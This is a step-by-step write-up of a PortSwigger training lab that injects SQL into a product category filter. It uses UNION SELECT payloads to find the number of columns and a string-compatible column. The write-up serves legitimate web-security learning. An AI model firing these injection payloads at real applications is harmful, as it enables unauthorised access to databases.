PortSwigger
Lab Description

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application’s response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. The next step is to identify a column that is compatible with string data.
Objective: Perform a SQL injection UNION attack that returns an additional row containing a random value provided by the lab. This technique helps determine which columns are compatible with string data.
Step 1: Capture the Category Filter Request
- In Burp’s browser, access the lab
- Click on a product category filter (e.g., “Gifts”)
- In Burp Proxy, find the request
Example request:
GET /filter?category=Gifts HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Step 2: Determine Number of Columns

Test with UNION SELECT NULL:
' UNION SELECT NULL,NULL,NULL--
Response: Success ⇒ 3 columns.
Step 3: Test Each Column with String Data
Test column 1:
GET /filter?category=' UNION SELECT 'skAwBK', NULL, NULL-- - HTTP/1.1
Response: Error ⇒ Column 1 is not a string column.
Test column 2:
GET /filter?category=' UNION SELECT NULL, 'skAwBK', NULL-- - HTTP/1.1

Response: Success ⇒ skAwBK appears in the response!
The random value is displayed in the response.
Step 4: Lab Solved